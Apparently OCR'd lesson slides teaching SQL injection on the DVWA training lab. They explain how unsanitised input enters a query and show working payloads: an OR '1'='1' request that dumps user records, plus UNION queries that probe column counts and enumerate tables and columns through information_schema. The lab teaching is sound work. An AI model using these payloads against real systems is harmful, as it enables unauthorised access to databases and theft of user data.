
Adding record to the users table.



LESSON

Understanding DVWA Database


Deleting a record in a tables.



LESSON

SQL injection


User enters 1 in the user id enty box, PHP receives $id=”1”, application constructs ‘SELECT..’, database executes the query




LESSON

SQL injection

User enters 1, PHP receives $id=”1”, application constructs ‘SELECT..’, database executes the query





What happens if the attacker controls $id?

Imagine the application receives 1’ OR ‘1’=’1

The application constructs:

SELECT first_name, last_name FROM users WHERE user_id = ‘1’ OR ‘1’=’1’;

The second condition is always true, So the attacker has changed the logic of the original SQL statement.
That's the core concept pf SQLi.

LESSON

SQL injection

Looking at the below request, we can see the payload 1’ OR ‘1’=’1 returned other usefull informations.

Request

Pretty Raw Hex

```
1  GET /vulnerabilities/sqli/?id=1'OR'1'='1&Submit=Submit HTTP/1.1
2  Host: localhost.local:42001
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/151.0.0.0 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
   apng,*/*;q=0.8
6  Sec-GPC: 1
7  Referer: http://localhost.local:42001/vulnerabilities/sqli/
8  Accept-Encoding: gzip, deflate, br
9  Accept-Language: en-US,en;q=0.5
10 Cookie: security=low; PHPSESSID=6ogh3gkbspf9nfkchml4lkeam3
11 Connection: keep-alive
12
13
```

Response

Pretty Raw Hex Render

```
73          <div class="vulnerable_code_area">
74            <form action="#" method="GET">
75              <p>
76                User ID:
77                <input type="text" size="15" name="id">
78                <input type="submit" name="Submit" value="Submit">
79              </p>
80
81            </form>
82            <pre>
                ID: 1'OR'1'='1<br />
                First name: admin<br />
                Surname: admin
              </pre>
              <pre>
                ID: 1'OR'1'='1<br />
                First name: Gordon<br />
                Surname: Brown
              </pre>
              <pre>
                ID: 1'OR'1'='1<br />
                First name: Hack<br />
                Surname: Me
              </pre>
              <pre>
                ID: 1'OR'1'='1<br />
                First name: Pablo<br />
                Surname: Picasso
              </pre>
              <pre>
                ID: 1'OR'1'='1<br />
                First name: Bob<br />
                Surname: Smith
              </pre>
```

LESSON

SQL injection

Level 1 – Input
We Control:
$_REQUEST[‘id’]

Level 2 – Application
The app concatenate it into SQL:
$query = “…. WHERE user_id = ‘$id’”;


Level 3 – Database
The database executes the resulting sQL. Therefore SQL Injection occurs because untrusted input becomes part of the SQL syntax.

LESSON

SQL injection

Error Based: Column count (low):

Payload	Result
' UNION SELECT NULL FROM information_schema.tables#	Error — column count mismatch
' UNION SELECT NULL, NULL FROM information_schema.tables#	No error → 2 columns



Notes: "UNION requires both SELECTs to return the same number of columns. I probe with NULLs. One column errors, two columns works — so the original query expects 2 columns (first_name, last_name)."


LESSON

SQL injection

Error-Based: Enumerate Schema (Low):

Table:

```
' UNION SELECT table_name, NULL FROM information_schema.tables WHERE
table_schema=database()#
```




LESSON

SQL injection

Error-Based: Enumerate Schema (Low):

Columns:

' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users'#



